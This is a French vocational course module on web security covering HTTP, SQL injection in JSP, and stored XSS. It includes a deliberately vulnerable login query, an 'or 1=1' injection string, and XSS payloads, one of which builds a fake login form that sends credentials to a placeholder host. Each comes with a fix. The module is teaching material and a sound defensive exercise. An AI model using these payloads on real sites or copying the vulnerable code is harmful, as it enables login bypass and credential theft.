

Secteur Tertiaire Informatique  
Filière « Etude et développement »




Séquence « Développer des pages Web en lien  
avec une base de données »

Identifier les failles de sécurité et sécuriser les applications  
Web

Apprentissage

Mise en situation

Evaluation





Version	Date	Auteur(s)	Action(s)
1.0	1/09/16	Lécu Régis	Création du document

# TABLE DES MATIERES

Table des matières .....	3
1. Introduction .....	6
2. Les principales failles du Web et leurs parades.....	7
2.1 Des technologies répandues mais fragiles .....	7
2.2 Retour sur le protocole HTTP .....	8
2.2.1 Questions sur le protocole .....	8
2.2.2 Les requêtes HTTP GET et POST .....	9
2.2.3 Les réponses HTTP .....	10
2.3 L'injection SQL en JSP .....	10
2.4 Parade à l'injection SQL .....	13
2.5 Les attaques de <i>Cross-Site Scripting</i> (XSS) .....	14
2.5.1 Définition .....	14
2.5.2 Présentation détaillée .....	14
2.5.3 XSS en JSP .....	14
2.6 Le vol de session ( <i>Session Hijacking</i> ) .....	17
2.6.1 Les cookies et l'authentification .....	17
2.6.2 Le vol de cookie de session .....	18
2.6.3 Parades au vol de cookie de session .....	21
2.7 La falsification de requêtes intersite (CSRF) .....	22
2.7.1 Exemple de falsification de requêtes intersite (CSRF) .....	23
2.7.2 Les parades contre la falsification de requêtes intersite (CSRF) .....	24

## Objectifs

A l'issue de cette séance, le stagiaire sera capable de :

- Connaître les principales attaques sur les sites web : vol de session (*Session Hijacking*), injection SQL, CSRF (*Cross Site Request Forgery*), XSS (*Cross Site Scripting*).
- Connaître les conséquences de ces attaques et leur exploitation.
- Effectuer ces attaques sur un site Web local.
- Connaître les bonnes pratiques de sécurisation des applications Web pour éviter ces attaques

## Pré requis

Le stagiaire doit connaître le développement objet et le développement Web.

## Outils de développement

NetBeans, SQL Server.

## Méthodologie

La séance présente les principales failles du Web et la manière de les éviter, à partir de descriptifs et de vidéos (documents détaillés joints pour aller plus loin).

Pour chaque faille, elle propose une mise en pratique dans l'environnement NetBeans.

Elle peut être utilisée en présentiel ou à distance.

## Mode d'emploi

Symboles utilisés :



Renvoie à des supports de cours, des livres ou à de la documentation en ligne.



Propose des exercices ou des mises en situation pratiques.



Point important qui mérite d'être souligné !

## Ressources

Les vidéos de l'OWASP *AppSec Tutorials Series* sont disponibles en anglais avec, pour chacun, un fichier .srt de sous-titres en français (dossier *OWASP-AppsecTutorial*) :

[Episode 1 : Appsec Basics : les bases](#)

[Episode 2 : les injections SQL](#)

[Episode 3 : le Cross-Site Scripting XSS](#)

## Lectures et vidéos complémentaires

En Français (dossier *OWASP-Top-Ten*)

Tutorial de l'OWASP pour découvrir le « TOP 10 » des dix attaques les plus fréquentes, leurs causes, conséquences et les moyens de les éviter : [OWASP Top 10 - 2013 - French.pdf](#)

Pour aller plus loin, voir [OWASP Guide de Test v4-Conseils de Lecture](#).

En Anglais :

[L'Injection SQL par l'OWASP](#) :

Bonne présentation de l'injection SQL par l'OWASP

[Aide-mémoire pour la prévention de l'injection SQL par l'OWASP](#) :

Référence pour les parades contre les injections SQL par l'OWASP

[Test de l'injection SQL par l'OWASP](#) :

[Le Cross-Site Scripting \(XSS\) par l'OWASP](#) :

Bonne présentation de la vulnérabilité XSS

[Aide-mémoire pour la prévention de XSS par l'OWASP](#) :

Référence pour les parades contre XSS

[La Falsification des Requêtes Intersite \(CSRF\) par l'OWASP](#) :

Bonne présentation de la vulnérabilité CRSF

[Aide-mémoire pour la prévention de CSRF par l'OWASP](#) :

Référence pour les parades contre CRSF

[Session Hijacking par l'OWASP](#):

Exemple de vol de cookie de session par XSS

[Top 25 des erreurs de programmation les plus dangereuses par CWE/SANS en 2011](#)

# 1. INTRODUCTION

Cette séance s'intègre dans le projet de formation CyberEdu, qui introduit une approche sécurité dans tous les aspects du développement logiciel.

Nous avons vu précédemment comment des failles classiques dans des langages de bas niveau comme le C pouvaient conduire à des violations mémoire et à des attaques comme le vol d'informations sensibles ou des injections de code<sup>1</sup>.

Nous avons ensuite trouvé des vulnérabilités dans un langage de plus niveau : l'injection SQL qui peut compromettre la confidentialité et l'intégrité des données<sup>2</sup>.

Les applications Web exigent une attention particulière au niveau sécurité : comme elles utilisent plusieurs langages (JavaScript, Java, SQL etc.) et sont organisées en plusieurs couches, elles peuvent cumuler les vulnérabilités de leurs différents composants.

Par exemple, la plupart des applications Web utilisent une base de données : l'injection SQL sera donc souvent utilisée dans des attaques Web, ce qui justifie de la revoir dans cette séance, dans le contexte du développement Web.

Cette séance est une synthèse qui s'appuiera sur la plupart des techniques présentées dans les séances précédentes, côté client et serveur : HTML, JavaScript, pages serveurs en JSP, SQL etc.

L'approche sécurité vous permettra de renforcer votre connaissance des mécanismes du Web, en particulier du protocole HTTP. Nous ferons le lien entre chaque faille de sécurité et les éléments techniques concernés (présentés dans les séances précédentes : cookies, session, paramètres http) et les couches impactées (JavaScript côté client ou page serveur en JSP).

Nous mettrons en pratique ces attaques sur des sites de test fournis, réalisés en JSP sous NetBeans. Selon le temps dont vous disposez, vous pourrez coder ces maquettes, ou simplement réaliser les attaques.

Pour approfondir, nous conseillons les deux organismes de référence :

- OWASP : page d'accueil <https://www.owasp.org>

Voir aussi les références données dans la rubrique précédente « Lecture et Vidéos complémentaires »

- CERT : page d'accueil

<https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards>

---

<sup>1</sup> Séance « Identifier les spécificités de sécurité des langages et les attaques classiques »

<sup>2</sup> Séance « Sécuriser l'accès et l'utilisation de la base de données »

Identifier les failles de sécurité et sécuriser les applications Web

## 2. LES PRINCIPALES FAILLES DU WEB ET LEURS PARADES

### 2.1 DES TECHNOLOGIES REPANDUES MAIS FRAGILES



Commencez par suivre la vidéo d'introduction de l'OWASP sur les vulnérabilités du Web :

Dossier [OWASP-AppsecTutorial](#),

[OWASP Appsec Tutorial Series - Episode 1 Appsec Basics](#)

#### Synthèse :

Chacune des technologies utilisées couramment dans le développement Web peut présenter des vulnérabilités et conduire à des attaques :

- **HTTP** (*Hypertext Transfer Protocol*)

Protocole destiné au départ au téléchargement de fichiers, et non pas à la réalisation de véritables applications. Cet écart entre les spécifications et l'utilisation actuelle est source de nombreux problèmes et de vulnérabilités : par exemple, l'authentification d'un même utilisateur dans une opération complexe sur plusieurs pages ;

- **HTML** (*HyperText Markup Language*)

Langage de balises et système de navigation pour structurer des données, du contenu. Mais **HTML** ne distingue pas le contenu du code : par exemple du code JavaScript inséré dans le champ **ALT** d'une image, qui va s'exécuter à l'insu de l'utilisateur de la page. On va retrouver dans le contexte du Web le problème du mélange du code et des données, utilisé dans des attaques classiques bas niveau comme l'attaque de pile d'exécution ;

- **JavaScript**

C'est un langage pour les scripts client, qui peuvent être isolés dans des fichiers *js* et appelés à la demande de l'utilisateur du site. Mais un script est un texte, qui peut être inséré de façon malveillante dans de nombreuses balises HTML ;

- **SQL** (*Standard Query Language*)

Ce langage n'est pas directement lié au développement Web mais lui est souvent associé, dans les sites dynamiques et les applications N Tiers. Les vulnérabilités ne se réduisent à l'injection SQL : si le site ne filtre pas correctement les saisies, on peut par exemple rentrer du code JavaScript dans un champ de donnée, qui sera stocké dans une base de données et utilisé dans d'autres formulaires. A l'affichage de ces formulaires, il sera exécuté comme du code JavaScript par le navigateur.

On voit que la combinaison des différentes couches peut étendre une vulnérabilité à tous les utilisateurs d'un site. Dans la suite de cette séance, nous présenterons les vulnérabilités les plus fréquentes dans leur ordre d'importance, en précisant les couches impactées et les parades possibles :

- retour sur l'injection SQL, une des premières attaques ;
- une attaque plus élaborée, sur plusieurs couches : le *Cross-Site Scripting (XSS)* ;
- le vol de session : *Session Hijacking* ;
- la falsification de requêtes intersite : *Cross-Site Request Forgery (CSRF)*.

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »





Classement des attaques : voir le « Top Ten » d'OWASP :

[https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)

Version française jointe : OWASP Top 10 - 2013 - French


Pour éviter toutes ces attaques, la première chose à faire est de contrôler et de valider systématiquement les entrées, et en particulier les paramètres HTTP.

Nous allons revenir sur ce protocole, qui est au centre de beaucoup d'attaques.

## 2.2 RETOUR SUR LE PROTOCOLE HTTP

### 2.2.1 Questions sur le protocole

Le navigateur Web sur le poste Client a accès à des données privées (Favoris, mots de passe enregistrés, cookies etc.) et il accède à des données partagées sur la base de données du SGDB, via le serveur web.



HTTP est le protocole de couche d'application qui permet d'échanger des données entre le client et le serveur Web.

Un bon départ pour une approche sécurité Web consiste à se poser des questions sur les risques induits par ce protocole :

- les données privées le sont-elles vraiment : un script JavaScript saisi indument dans un champ texte et enregistré dans la base de données, ne peut-il pas envoyer nos mots de passe à un serveur malveillant ?
- la base de données contient-elle exclusivement du contenu, ou du code malicieux, qui pourra intervenir dans les pages Web ?
- quelles informations sont transportées en clair dans le protocole HTTP (les cookies, les paramètres HTTP etc.) ?
- parle-t-on à celui que l'on croit ou à un usurpateur ?

Quand vous interagissez avec les serveurs web, la ressource recherchée est identifiée par une URL : <http://www.afpa.fr/a-la-une>

où *http* est le protocole, *www.afpa.fr* est le nom du serveur Web qui est traduit par le DNS en une adresse IP, */a-la-une* est le chemin vers une ressource recherchée sur le serveur. Or un DNS peut être attaqué et compromis : l'adresse IP légitime est alors remplacée par

l'adresse d'un site malveillant. Plus simplement, un attaquant peut créer un site avec une URL proche du site visé et miser sur une erreur de l'utilisateur.

### 2.2.2 Les requêtes HTTP GET et POST

Nous allons observer les requêtes sous le navigateur Firefox : menu Outils / Développement Web / Réseau.

La requête *GET* contient l'URL de la ressource que le client veut visiter, suivie des paramètres HTTP : [www.lesite.fr?id=100&prix=20.2](http://www.lesite.fr?id=100&prix=20.2)

C'est évidemment la requête la plus vulnérable, puisque les noms des paramètres apparaissent en clair dans le navigateur.

L'entête HTTP contient l'URL de destination (*Host*), le type d'émetteur (*User-Agent*) ainsi que des informations sur ce que le navigateur peut faire (*Accept*, *Accept-Language*, *Accept-Encoding*) et les cookies qui sont envoyés au serveur avec la requête (*Cookie*) :

En-têtes	Cookies	Paramètres	Réponse	Délais	Sécurité	Aperçu
URL de la requête : https://www.afpa.fr/ Méthode de la requête : GET Adresse distante : 212.99.102.104:443 Code d'état : 200 OK Version : HTTP/1.1						
Filtrer les en-têtes						
En-têtes de la réponse (0,573 Ko)						
En-têtes de la requête (0,563 Ko)						
Host : "www.afpa.fr"						
User-Agent : "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"						
Accept : "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"						
Accept-Language : "fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3"						
Accept-Encoding : "gzip, deflate, br"						
DNT : "1"						
Cookie : "JSESSIONID=RMO8TEvNiEmLbQMey0HskNT.undefined; COOKIE_SUPPORT=true; GUEST_LANGUAGE_ID=en_...kie-pgws-dmz=3892910252.20480.0000; afpacookies=1; LFR_SESSION_STATE_21359=1461249"						
Connection : "keep-alive"						
If-None-Match : "424710e4"						

Le *User-Agent* est le programme qui émet la requête : généralement un navigateur mais également une API Java ou une commande en ligne comme **Wget** qui permet de construire une requête avec des paramètres explicites :

<https://www.gnu.org/software/wget/manual/wget.html#URL-Format>

En-têtes	Cookies	Paramètres	Réponse	Délais
URL de la requête : https://nakedsecurity.sophos.com/2016/04/21/29-of-android-devices-cant-be-patched-by-google/ Méthode de la requête : GET Adresse distante : 192.0.79.32:443 Code d'état : 200 OK Version : HTTP/2.0				
Filtrer les en-têtes				
En-têtes de la réponse (0,501 Ko)				
En-têtes de la requête (0,446 Ko)				
Host : "nakedsecurity.sophos.com"				
User-Agent : "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"				
Accept : "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"				
Accept-Language : "fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3"				
Accept-Encoding : "gzip, deflate, br"				
DNT : "1"				
Referer : "https://www.reddit.com/r/security/?ref=search_subreddits"				
Connection : "keep-alive"				

Le champ *Referer* indique l'URL qui émet la requête : à partir de [www.reddit.com/r/security](https://www.reddit.com/r/security), on adresse la requête au site [nakedsecurity.sophos.com](https://nakedsecurity.sophos.com)

La requête *POST* est moins transparente pour un utilisateur de base, car elle ne présente pas les paramètres dans l'URL.

```

HTTP Headers
https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et

POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGVGwwHLjyuCvHIGHKECKKL5%25x+x+ux%255M5%22%215%3F5%26x%26%7C%22%21r..."
Pragma: no-cache
Cache-Control: no-cache
{"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...

```

Mais en visualisant l'entête de la requête avec l'outil *Réseau* de Firefox, on constate qu'elle présente des données en clair.

### 2.2.3 Les réponses HTTP

La réponse HTTP contient :

- le compte-rendu d'exécution de la requête « *Status code* » : *200 OK* pour une requête sans erreur ;
- les entêtes indiquant ce que le serveur fournit, avec les cookies descendant (envoyés par le serveur au navigateur qui doit les stocker),
- puis les données de la réponse, commençant par la balise `<html>`

## HTTP responses

HTTP version
Status code
Reason phrase

HTTP/1.1
200 OK

Date: Tue, 18 Feb 2014 08:20:34 GMT  
Server: Apache  
Set-Cookie: session-zdnet-production=6bhqcali0cbdiagu11sisac2p3; path=/; domain=zdnet.com  
Set-Cookie: zdregion=MTISLjuMTISLjE1Mzp1czp1czp1ZDjmNWY5YTdkODU1N2Q2YzMSNGU3M2Y1ZTRmNk...  
Set-Cookie: zdregion=MTISLjuMTISLjE1Mzp1czp1czp1ZDjmNWY5YTdkODU1N2Q2YzMSNGU3M2Y1ZTRmNk...  
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=zdnet.com  
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvg11; path=/; domain=zdnet.com  
Set-Cookie: user\_agent=desktop  
Set-Cookie: zdnet\_ad\_session=f  
Set-Cookie: firstpg=0  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
X-UA-Compatible: IE=edge,chrome=1  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 18922  
Keep-Alive: timeout=70, max=146  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

<html> ..... </html>

## 2.3 L'INJECTION SQL EN JSP



Vous pouvez revoir la vidéo OWASP sur l'injection SQL :

Dossier [OWASP-AppsecTutorial](#),

[Episode 2 SQL Injection-fr](#)

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

Rappelons l'extrait de code volontairement mal écrit, que nous avons donné dans la séance « *Sécuriser l'accès et l'utilisation de la base de données* », pour faire une démonstration de l'injection SQL :

```
public static boolean userExist (Connection co, String nom, String motpasse)
{
    // ici, il aurait fallu valider tous Les paramètres en entrée!

    boolean existe = false;
    // on construit dynamiquement la requête en mélangeant instruction SQL et données non sûres
    String req="select count(*) from utilisateur where name= '" + nom
                + "' and mdp= '" + motpasse + "'";

    try
    {
        // on crée la requête non paramétrée à partir d'une connexion JDBC existante : co
        Statement stmt = co.createStatement();
        ResultSet rs = stmt.executeQuery(req);
        if (rs.next())
        {
            // on code approximativement la fonctionnalité demandée !
            if (rs.getInt(1) != 0)
                existe = true ;
        }
    }
    catch (SQLException e)
    {
        System.out.println ("Exception : " + e.getMessage());
    }
    return existe ;
}
```

Sans contrôle des paramètres par le développeur, il suffit au pirate de saisir un mot de passe tel que : `xxx' or 1=1 --'` pour faire une injection SQL :

```
select count(*) from utilisateur where name='xxx' and mdp='xxx' or 1=1 --''
```

La requête compte alors tous les utilisateurs puisque la clause WHERE sera toujours vraie, à cause du : **or 1=1**

Et la fonction `userExist` retourne vrai quelque soit l'utilisateur et le mot de passe saisis.



### Mise en situation

Utilisez la base de données de démonstration créée dans la séance « *Sécuriser l'accès et l'utilisation de la base de données* » : table *utilisateur* avec les colonnes *name* et *mdp*.

Ecrire une page HTML avec un formulaire de connexion (deux champs de saisie *Nom* et *MotPasse*) qui appellera une page JSP validant la connexion.

Cette page utilisera la fonction `userExist` ci-dessus pour authentifier l'utilisateur.

Testez l'injection SQL et vérifiez que l'on se connecte quelque soit le nom et le mot de passe fourni.


### Remarque :

Si vous travaillez en autonomie et ne disposez pas d'un SQL Server, vous pouvez utiliser la base de données intégrée à NetBeans : *Java DB (derby)*.

Elle contient une base de données *sample* (utilisateur *app*, mot de passe *app*) qui peut être utilisée pour nos démonstrations.

Identifier les failles de sécurité et sécuriser les applications Web


Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »




Son utilisation en jdbc est simple :

```
Class.forName("org.apache.derby.jdbc.ClientDriver");
String url = "jdbc:derby://localhost:1527/sample";
Connection co = DriverManager.getConnection(url, "app", "app");
```

Pensez à charger le driver *jdbc derby* dans votre projet NetBeans :



Les tables peuvent être créées par un assistant graphique dans la base *sample* :



Dans le répertoire Corrigés :

- Script de création SQL : creerBase.sql (si vous avez SQL Server)
- Projet NetBeans (utilisant la base interne JAVA DB, Derby) : [DemoInjectionJsp](#)

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »

## 2.4 PARADE A L'INJECTION SQL

Corrigez l'injection comme précédemment en utilisant une requête JDBC paramétrée dans la page Jsp :

```
public static boolean userExistV2 (Connection co, String nom, String motpasse)
{
    // TODO : tester la connexion et valider nom et motpasse
    // par des expressions régulières

    boolean existe = false;
    // Le texte de la requête paramétrée ne contient que du SQL sûr
    // Les emplacements des paramètres sont marqués par des points d'interrogation
    String req="select count(*) from utilisateur where name=? and mdp=?";
    try
    {
        // on crée la requête paramétrée à partir d'une connexion existante
        PreparedStatement pstmt = co.prepareStatement(req);

        // on donne les valeurs des paramètres à la requête
        pstmt.setString(1, nom);
        pstmt.setString(2, motpasse);

        // appel de la requête paramétrée
        ResultSet rs = pstmt.executeQuery( );
        if (rs.next())
        {
            // on code EXACTEMENT la fonctionnalité demandée
            // (en supposant l'unicité du nom)
            if (rs.getInt(1) == 1)
                existe = true ;
        }
    }
    catch (SQLException e)
    {
        System.out.println ("Exception : " + e.getMessage()) ;
    }
    return existe ;
}
```


Valider tous les paramètres en entrée (TODO) :

- *co* : connexion existante
- *nom* : uniquement des majuscules, minuscules et trait d'union
- *motpasse* : majuscules, minuscules, chiffres, ponctuation

Dans le répertoire Corrigés :

- Script de création SQL : `creerBase.sql`
- Projet NetBeans (utilisant la base interne Derby) : [DemoInjectionJsp](#)

## 2.5 LES ATTAQUES DE CROSS-SITE SCRIPTING (XSS)



[https://web.nvd.nist.gov/view/vuln/statistics-results?adv\\_search=true&cves=on&query=cross+site+scripting&cvss\\_version=3](https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&query=cross+site+scripting&cvss_version=3)

Le *Cross-Site Scripting* représente plus de 10% des attaques en 2015.

### 2.5.1 Définition

Les failles XSS se produisent à chaque fois qu'une application Web reçoit des données saisies par un utilisateur et les renvoie au navigateur web, sans avoir au préalable validé ou codé ce contenu.

XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de défacer des sites web, détourner des sessions utilisateur, introduire des vers, etc.

### 2.5.2 Présentation détaillée



Suivre la vidéo de l'OWASP sur XSS :

Dossier [OWASP-AppsecTutorial](#), Episode 3\_ Cross Site Scripting (XSS)



Pour approfondir, lire la description de l'attaque dans le « Top Ten » :

Dossier [OWASP-Top-Ten](#), [OWASP Top 10 - 2013 - French](#)

### 2.5.3 XSS en JSP

Comme précédemment pour l'injection SQL, nous allons mettre en pratique la vulnérabilité XSS dans un environnement JSP.

Nous allons nous concentrer sur le **XSS stocké** ou **permanent**, où le JavaScript saisi indument dans un formulaire est stocké dans une base de données, puis réaffiché dans d'autres navigateurs.

Nous allons réaliser une maquette évolutive, à laquelle nous ajouterons par la suite d'autres failles, en la complétant dans la mesure du possible par une version sécurisée. Ce sera notre petit « musée des horreurs » du développement non sécurisé : XSS, vol de cookie de session, CSRF, etc.

Nous nous inspirerons librement des exemples présentés dans la vidéo OWASP.



Mise en situation : **défacement de site**

Vous trouverez dans le dossier [sources](#), le projet NetBeans [DemoAttaqueComposée](#) qui est une maquette de gestion de bibliothèque avec deux fonctionnalités simples :

Identifier les failles de sécurité et sécuriser les applications Web

Afpa © 2016 – Section Tertiaire Informatique – Filière « Etude et développement »



- la création d'un livre : titre et résumé.
- l'affichage des livres.

Il vous servira de trame pour construire notre maquette sur le défacement de site.

Développez en JSP le site d'emploi décrit dans la vidéo de l'OWASP, avec deux fonctionnalités simples, sans vous préoccuper de la présentation<sup>3</sup> :

1) ouverture d'une nouvelle offre d'emploi :

**Ouverture d'une nouvelle offre d'emploi**  
**Description du Poste**

2) affichage de toutes les offres d'emploi publiés :

**Liste des emplois proposés**  
  
**Chef de Projet, Pont de Claix**  
  
**Développeur, Grenoble**

Pour ceux qui manqueraient de temps, vous pouvez utiliser la maquette fournie :

Dossier [corrigé](#), [NetBeans](#), [DefacementSite](#)


Le plus important est de faire les essais qui suivent pour comprendre le principe de l'attaque XSS.

Comme dans la video de l'OWASP, tout se passe bien tant que l'on saisit des descriptions d'emploi correctes, sans balise HTML et sans JavaScript.

Mais comme les entrées de l'utilisateur ne sont pas validées par le site, rien n'empêche de faire preuve d'imagination avec des descriptions d'emploi comme :

développeur<script>alert("Tu es un ane");</script>

Au réaffichage des offres d'emploi, le site affiche :



<sup>3</sup> Si vous manquez de temps, prenez les maquettes fournies et passez tout de suite aux attaques.  
Identifier les failles de sécurité et sécuriser les applications Web



Ce qui est déjà désagréable : la notoriété du site sera affectée !

En utilisant le même principe, on peut même défacer un site en utilisant simplement du HTML :

chef de projet<img src='http://www.buisantane.com/assets/img/photos/ane/ane\_26.jpg' />

Cette entrée non contrôlée insère une image d'âne, qui sera réaffichée avec les offres d'emploi, en attaquant encore davantage le sérieux et la notoriété du site :



### Mise en situation : hameçonnage (*phishing*) basé sur XSS

Beaucoup plus graves, certaines attaques utilisent des vulnérabilités XSS pour faire du *phishing* en affichant une fausse page de connexion, qui soumet son formulaire à un site malveillant, pour capturer les informations de sécurité d'un utilisateur.

Nous allons réaliser cette attaque, en conservant la même maquette.

Entrez le script ci-dessous dans le champ de saisie *description* :

```
<script type="text/javascript">document.body.innerHTML = "<h1>Identifiez vous</h1><form method=\"get\" action=\"http://bad.jsp\"><p>Utilisateur : <input type=\"text\" name=\"user\"></p><p>Mot de passe :<input type=\"text\" name=\"pwd\"></p><input type=\"submit\" value=\"Validez\"></form>";</script>
```

Au réaffichage des offres d'emploi, le navigateur exécute le script, qui remplace l'affichage par un formulaire d'identification opérationnel :

A screenshot of a login form titled "Identifiez vous". It has two input fields: "Utilisateur" and "Mot de passe". Below the fields is a button labeled "Validez".

A la validation, le formulaire d'identification est envoyé à une page malveillante (fictive) :

<http://bad.jsp>

En général, cette attaque échouera car elle heurte les habitudes de l'utilisateur :

- même si le site d'emploi comporte un vrai formulaire d'identification, l'utilisateur verra qu'il n'est pas sur la bonne page et se méfiera ;

- mais une attaque n'a pas besoin de réussir à coup sûr pour être dangereuse : il suffit qu'elle réussisse chez certains utilisateurs distraits, qui croiront avoir oublié de se connecter et rentreront leurs identifiants.

Dans le répertoire Corrigés : projet [DefacementSite](#)



### Une parade de base à XSS

Comme pour l'injection SQL, nous allons tenter une parade à l'attaque XSS en validant correctement toutes les entrées soumises par l'utilisateur.

On utilisera une liste blanche en n'autorisant que les caractères alphanumériques dans la description du poste.

```
String expr = "^\\w+$";  
// liste blanche : uniquement les caractères alphanumériques  
if ( !description.matches(expr) )  
    out.println ("<h3>Saisie incorrecte</h3>");  
else if (! EmploiManager.ajouter(co, description ) )  
    out.println ("<h3>Erreur ajout</h3>");  
else  
    out.println ("<h3>Emploi ajouté</h3>");
```

Vérifiez que les attaques précédentes échouent, grâce au filtre.

Dans le répertoire Corrigés : voir [DefacementSite](#)

## 2.6 LE VOL DE SESSION (SESSION HIJACKING)



Commencez par suivre le document CyberEdu :

